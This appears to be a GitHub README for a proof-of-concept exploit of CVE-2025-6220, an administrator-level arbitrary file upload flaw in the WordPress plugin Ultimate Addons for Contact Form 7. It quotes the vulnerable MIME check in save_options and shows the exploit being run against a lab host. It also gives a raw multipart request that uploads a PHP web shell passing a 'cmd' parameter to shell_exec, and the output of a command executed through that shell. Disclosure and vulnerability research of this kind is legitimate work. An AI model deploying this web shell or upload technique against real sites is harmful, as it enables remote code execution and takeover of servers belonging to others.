 d0n601/cve-2025-6220
Ultimate Addons for Contact Form 7 <= 3.5.12 - Authenticated (Administrator+) Arbitrary File Upload via 'save_options'

The Ultimate Addons for Contact Form 7 plugin does not sanitize the file types in its options save functionality, allowing administrators or above to upload arbitrary files and potentially gain code execution on the server.
shell.php.python3 CVE-2025-6220.py https://lab1.hacker admin PASSWORD
Logging into: https://lab1.hacker/wp-admin
Extracting nonce values...
70e7b99966
Uploading web shell: shell.php
{"status":"success","message":"Options saved successfully!"}

Web Shell Location: https://lab1.hacker/wp-content/uploads/itinerary-fonts/shell.php
Executing test command: ip addr
<pre>1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
inet 127.0.0.1/8 scope host lo
valid_lft forever preferred_lft forever
inet6 ::1/128 scope host
valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
link/ether 08:00:27:5b:34:2f brd ff:ff:ff:ff:ff:ff
altname enp0s3
inet 10.0.2.15/24 metric 100 brd 10.0.2.255 scope global dynamic eth0
valid_lft 61299sec preferred_lft 61299sec
inet6 fd17:625c:f037:2:a00:27ff:fe5b:342f/64 scope global dynamic mngtmpaddr noprefixroute
valid_lft 86240sec preferred_lft 14240sec
inet6 fe80::a00:27ff:fe5b:342f/64 scope link
valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
link/ether 08:00:27:39:ea:eb brd ff:ff:ff:ff:ff:ff
altname enp0s8
inet 192.168.56.56/24 brd 192.168.56.255 scope global eth1
valid_lft forever preferred_lft forever
inet6 fe80::a00:27ff:fe39:eaeb/64 scope link
valid_lft forever preferred_lft forever
4: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
link/ether 02:42:bd:e1:95:26 brd ff:ff:ff:ff:ff:ff
inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
valid_lft forever preferred_lft forever
</pre>
The uacf7_options_save functionality in /wp-content/plugins/ultimate-addons-for-contact-form-7/admin/tf-options/classes/UACF7_Settings.php processes file uploads without enforcing proper file type validation.
Lines 894-920 of the save_options() function check the HTTP request for $_FILES and only validates the MIME type against a generic application/octet-stream. It will then store the file in a web accessible directory /wp-content/uploads/itinerary-fonts.
$tf_fonts_extantions = array( 'application/octet-stream' );
for ( $i = 0; $i < count( $_FILES['file']['name'] ); $i++ ) {
    if ( in_array( $_FILES['file']['type'][ $i ], $tf_fonts_extantions ) ) {
        $tf_font_filename = $_FILES['file']['name'][ $i ];
        move_uploaded_file( $_FILES['file']['tmp_name'][ $i ], $tf_itinerary_fonts . '/' . $tf_font_filename );
    }
}

Ultimate Addons -> Settings.Save button in the lower right hand corner.
------WebKitFormBoundarydAJeoqdwR5qxfDb1
Content-Disposition: form-data; name="file[]"; filename="shell.php"
Content-Type: application/octet-stream

<?php
// Silence is golden
if (!empty($_GET['cmd'])) {
    echo "<pre>".shell_exec($_GET["cmd"])."</pre>";
}
------WebKitFormBoundarydAJeoqdwR5qxfDb1--

{"status":"success","message":"Options saved successfully!"}
https://lab1.hacker/wp-content/uploads/itinerary-fonts/shell.php to execute the proof of concept.